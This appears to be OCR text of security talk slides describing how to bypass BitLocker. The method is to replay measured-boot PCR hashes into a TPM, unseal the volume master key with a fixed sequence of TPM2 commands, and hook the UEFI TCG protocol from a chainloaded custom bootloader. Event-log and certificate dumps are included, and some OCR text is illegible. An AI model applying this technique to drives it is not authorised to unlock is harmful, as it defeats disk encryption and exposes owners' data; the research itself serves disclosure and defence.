  UINT32              EventSize;          //Size of the event data
  UINT8               Event[EventSize];   //The event data
} TCG_PCR_EVENT2;

typedef struct tdTPML_DIGEST_VALUES {
  UINT32 Count;                          // number of digests
  TPMT_HA Digests[Count];                // Count digests
} TPML_DIGEST_VALUES;

typedef struct tdTPMT_HA {
  UINT16 AlgorithmId;                    // ID of hashing algorithm
  UINT8 Digest[];                        // Digest, depends on AlgorithmId
} TPMT_HA;
```


2) Save event logs into 0x80000 (memmap=64K$0x80000)
3) Load event logs from 0x80000 and dump them into a kernel log file
UEFI
Shim Bootloader
Custom Bootloader v1
Linux Kernel
Kernel Module
Replay Tool
1) EFI_TCG2_PROTOCOL.GetEventLogs()
4) Replay hashes to a TPM




```
Digest Count=4.
Digest is SHA1, Print it
[4] PCR 7, Event 80000001, SHA1= d4 fd d1 f1 4d 40 41 49 4d eb 8f c9 90 c4 53 43 d2 27 7d 08
Digest is SHA256, Dump it
[4] PCR 7, Event 80000001, SHA256= cc fc 4b b3 28 88 a3 45 bc 8a ea da ba 55 2b 62 7d 99 34 8c 76 76 81 ab 31 41 f5 b0 1e 40
a4 0c
Digest Count=4.
Digest is SHA1, Print it
[5] PCR 7, Event 80000001, SHA1= 6b 55 e8 9e 9f 9e e9 10 b7 79 91 a4 93 a2 68 ed 5a 30 7e 5a
Digest is SHA256, Dump it
[5] PCR 7, Event 80000001, SHA256= 00 6f 4a 9c 22 34 8c 12 22 f5 17 2d 75 dd 69 be 9e 86 f2 3f 61 13 26 75 48 12 98 81 fb 69
20 89
Digest Count=4.
Digest is SHA1, Print it
[6] PCR 7, Event 80000001, SHA1= 13 f0 2f bc 73 83 ed 7c 89 01 7e 0b 32 f6 0e 38 e2 82 05 6c
Digest is SHA256, Dump it
[6] PCR 7, Event 80000001, SHA256= 63 c0 ee 78 eb 49 b9 1a c2 13 b0 37 68 a8 27 eb f9 b1 23 70 f6 58 51 b1 9a 88 3b f3 2e af
2a 14
```



2-1) Microsoft Windows Production PCA 2011
2-2) Microsoft Corporation UEFI CA 2011
UEFI Firmware
1) Vendor's PK, KEK, db, dbx, and Secure Boot flag (Always same)
Linux Boot Manager (Shim.efi + Grub.efi)
Windows Boot Manager (Bootmgfw.efi)
Unseal
TPM
Unseal
Windows Boot Manager (Bootmgfw.efi)

Final PCR #07 of 2-1: 257B1024…

≠

Final PCR #07 of 2-2 : DEADBEEF…





BitLocker recovery

Enter the recovery key for this drive

Use the number keys or function keys F1-F10 (use F10 for 0).
Recovery key ID (to identify your key): F5440DE2-49C8-4E9D-B141-6B023CE14128


BitLocker needs your recovery ke[illegible]lock your drive be[illegible]Secure Boot has been disabled. Either Secure Boot must be re[illegible]BitLocker m[illegible]ded for Windows to start normally.

For more information on how to retrieve t[illegible]ka.ms/recoverykeyfaq from another PC or mobile device.

Press Enter to continue
Press Esc for more recovery options

Get Hashes from Windows Logs

- **Microsoft Windows Production PCA 2011 is everywhere!**
  - UEFI firmware that supports Secure Boot has it
  - **So, I could get it from other PCs like coworker's PC!**
- **Windows OS saves all measurement logs**
  - The logs are in the c:\Windows\Logs\MeasuredBoot directory
  - **I could read them using Microsoft's TPM Platform Crypto-Provider (PCP) Toolkit!**
    - ex) PCPTool GetLog



```
        <TCGEvent Type="800000e0" PCR="07" EventDigest="30bf464ee37f1bc0c7b1a5bf25eced275347c
3ab1492d5623ae9f7663be07dd5" Size="1551">
```

SHA256 hash of the certificate variable:

30bf464ee37f1bc0c7b1a5bf25eced275347c3ab1492d5623ae9f7663be07dd5

```
09060355040613025553311330110603550408130a57617368696e67746f6e3110300e060355040713075265646
d6f6e64311e301c060355040a13154d6963726f736f667420436f72706f726174696f6e312e302c060355040313
254d6963726f736f667420526f6f7420436572746966696361746
92a864886f70d01010105000382010f003082010a0282010100dd
efad04cb5480ee0683bbc52084d9f7d28bf338b0aba4ad2d7c627
```

```
      <!-- .......E.....geo....................d.b...
.....H.........O..1.O...U....US1.O...U....Washington
orporation1200..U....Microsoft.Root.Certificate.Aut
42ZO..1.O...U....US1.O...U....Washington1.O...U....
.O...U....Microsoft.Windows.Production.PCA.20110. ..
.i....i33....T...............8.....by...J..5.p...k..
5.............o.F..n..A......jM.i....6..C..........
.y...5.l.........on...6..O....2.A.....w..TN.....e.C.
...O...U..........9....x....O...U.SO..........7.....
O...U....O.....V.....bh...........OV..U...OOMOK.I.G.
ts.MicRooCerAut.2010.06.23.crlOZ............NOLOJ...
rts.MicRooCerAut.2010.06.23.crtO.....H..............
y..8.Ek...............L.6fj.................26v..Z.....
......................r.S...c...1e................B..
..............Q.fG........h.w..Lb......z.4..Kbz.....
.W...9......Es....z....FX.....g.l5.......5..u...V..x
........E....k....p...j..G..c.2...6..pZ.BY.qKW.....
....W.o3...w.b.Y. -->
```

```
04cf77a4621c597e
```

Certificate Information

This certificate is intended for the following purpose(s):

- All application policies

Issued to: Microsoft Windows Production PCA 2011

Issued by: Microsoft Root Certificate Authority 2010

Valid from 10/19/2011 **to** 10/19/2026

Unseal VMK with a TPM (1)

- **Unsealing is not performed in a single TPM command!**
  - Several commands and parameters are needed!

  - TPM2_Load(): Loads encrypted private and public data of the VMK object with a handle used for sealing
  - TPM2_StartAuthSession(): Starts a new session for unsealing
  - TPM2_PolicyAuthorize(): Allows to change a policy of a session handle
  - TPM2_PolicyPCR(): Sets PCR-based policy to a session
  - TPM2_Unseal(): Unseals the VMK with the loaded VMK handle and the session handle


Unseal VMK with a TPM (2)

- **Fortunately, all parameters of TPM commands were static!**
  - Because Windows Boot Manager (bootmgfw.efi) was the first application after UEFI firmware
    - All parameters started from the base index.
  - If I got the parameters, I could reuse them **FOREVER!**

- **How to get the parameters of each command?**
  - Reverse engineering of Bootmgfw.efi?
    - Possible. However, I did not have enough time!

Custom Bootloader v2

- **I added hooks to the TPM protocol of UEFI firmware**
  - Custom bootloader v2 hooks functions of EFI_TCG_PROTOCOL like HashLogExtendEvent() and SubmitCommand()
- **Custom bootloader v2 dumps all TPM commands**
  - GRUB2 has a chainloader feature that can load another bootloader
  - Boot sequence changes to UEFI firmware → Shim.efi → grub.efi → Bootmgfw.efi
  - Hooks of TPM protocol dumps all commands and executes original functions



UEFI

Shim Bootloader

Custom Bootloader v2

Windows Boot Manager (Bootmgfw.efi)

Original EFI_TCG_PROTOCOL

- GetCapability
- GetEventLog
- HashLogExtendEvent
- SubmitCommand
- GetActivatePcrBanks
- SetActivatePcrBanks
- GetResultOfSetActive PcrBanks

